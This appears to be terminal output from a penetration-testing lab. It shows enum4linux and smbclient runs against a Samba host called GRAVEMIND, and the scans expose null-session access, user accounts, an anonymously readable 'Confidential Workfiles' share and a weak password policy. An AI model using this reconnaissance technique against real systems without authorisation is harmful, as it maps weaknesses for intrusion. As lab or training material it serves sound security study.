 ==============================( Enumerating Workgroup/Domain on 10.5.5.14 )==
===========================


[E] Can't find workgroup/domain



 ==================================( Nbtstat Information for 10.5.5.14 )=====
===========================
```




```
Looking up status of 10.5.5.14
No reply from 10.5.5.14

 ====================================( Session Check on 10.5.5.14 )====================================


[+] Server 10.5.5.14 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.5.5.14 )================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ===================================( OS information on 10.5.5.14 )===================================


[E] Can't get OS info with smbclient
```




```
[E] Can't get OS info with smbclient


[+] Got OS info for 10.5.5.14 from srvinfo:
        GRAVEMIND      Wk Sv PrQ Unx NT SNT Samba 4.9.5-Debian
        platform_id     :       500
        os version      :       6.1
        server type     :       0×809a03


 ========================================( Users on 10.5.5.14 )==========
===========================

index: 0×1 RID: 0×3e8 acb: 0×00000015 Account: masterchief      Name:   Desc:

index: 0×2 RID: 0×3e9 acb: 0×00000015 Account: arbiter  Name:   Desc:

user:[masterchief] rid:[0×3e8]
user:[arbiter] rid:[0×3e9]

 ==================================( Share Enumeration on 10.5.5.14 )=====
===========================


        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
```




```
        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

[+] Attempting to map shares on 10.5.5.14

[E] Can't understand response:

tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.5.5.14/homes       Mapping: N/A Listing: N/A Writing: N/A
//10.5.5.14/workfiles   Mapping: OK Listing: OK Writing: N/A
//10.5.5.14/print$      Mapping: OK Listing: OK Writing: N/A
```




```
[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.5.5.14/IPC$        Mapping: N/A Listing: N/A Writing: N/A

 ============================( Password Policy Information for 10.5.5.14 )==
===========================



[+] Attaching to 10.5.5.14 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] GRAVEMIND
        [+] Builtin

[+] Password Info for Domain: GRAVEMIND

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
```




```
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 5


 ========================================( Groups on 10.5.5.14 )==============
==========================
```




```
 ========================================( Groups on 10.5.5.14 )==========
============================


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 ====================( Users on 10.5.5.14 via RID cycling (RIDS: 500-550,1000
-1050) )====================


[I] Found new SID:
```



```
[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```



```
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-3080196717-3701805971-2094628062 and
 logon username '', password ''

S-1-5-21-3080196717-3701805971-2094628062-501 GRAVEMIND\nobody (Local User)
S-1-5-21-3080196717-3701805971-2094628062-513 GRAVEMIND\None (Domain Group)
S-1-5-21-3080196717-3701805971-2094628062-1000 GRAVEMIND\masterchief (Local U
ser)
S-1-5-21-3080196717-3701805971-2094628062-1001 GRAVEMIND\arbiter (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\masterchief (Local User)
S-1-22-1-1001 Unix User\arbiter (Local User)

 ================================( Getting printer info for 10.5.5.14 )====
============================

No printers returned.


enum4linux complete on Tue Jan 13 13:45:57 2026


┌──(kali㉿Kali)-[~]
└─$ 
```




```
┌──(kali㉿Kali)-[~]
└─$ smbclient -L 10.5.5.14
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

┌──(kali㉿Kali)-[~]
└─$ 
```

